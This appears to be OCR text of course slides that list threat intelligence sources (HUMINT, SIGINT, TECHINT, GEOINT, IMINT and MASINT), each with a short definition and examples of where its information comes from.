
Human Intelligence (HUMINT)

- Information is collected from **interpersonal contacts**
- HUMINT sources:
  - Foreign defense personnel and advisors
  - Accredited diplomats
  - NGOs
  - Prisoners of War (POWs)
  - Refugees
  - Traveler interview or debriefing

Signals Intelligence (SIGINT)

- Information is collected by **intercepting signals**
- Signal intelligence comprises of:
  - **Communication Intelligence (COMINT)**: Obtained from the interception of communication signals
  - **Electronic Intelligence (ELINT)**: Obtained from electronic sensors like radar and lidar
  - **Foreign Instrumentation Signals Intelligence (FISINT)**: Signals detected from non-human communication systems

Notes:



Threat Intelligence Sources (Cont'd)

Technical Intelligence (TECHINT)


- Information is collected from an **adversary's equipment** or captured enemy material (CEM)
- TECHINT sources:
  - Foreign equipment
  - Foreign weapon systems
  - Satellites
  - Technical research papers
  - Foreign media
  - Human contacts

Geo-spatial Intelligence (GEOINT)

- Information is collected by the exploitation and evaluation of **geo-spatial information** to assess human activities on earth
- GEOINT sources:
  - Satellite imagery
  - Unmanned Aerial Vehicles (UAV) imagery
  - Maps
  - GPS Waypoints
  - IMINT (Imagery Intelligence)
  - National Geospatial-Intelligence Agency (NGA)

Imagery Intelligence (IMINT)

- Information is collected from objects that are used to reproduce the real scenario electronically by any **kind of electronic media** or device
- IMINT sources:
  - Visual photography
  - Infrared sensors
  - Synthetic Aperture Radar (SAR)
  - MASINT (Measurement and Signature Intelligence)
  - LASER
  - Electro-optics



Threat Intelligence Sources (Cont'd)

Measurement and Signature Intelligence (MASINT)

- Information is collected from the **sensors** that are intended to record distinctive characteristics (signatures) of fixed or dynamic targets.
- MASINT sources:
  - Electro-optical
  - Acoustic sensors like sonars
  - Infrared
  - Radar sensors
  - LASER
  - Spectroscopic sensors

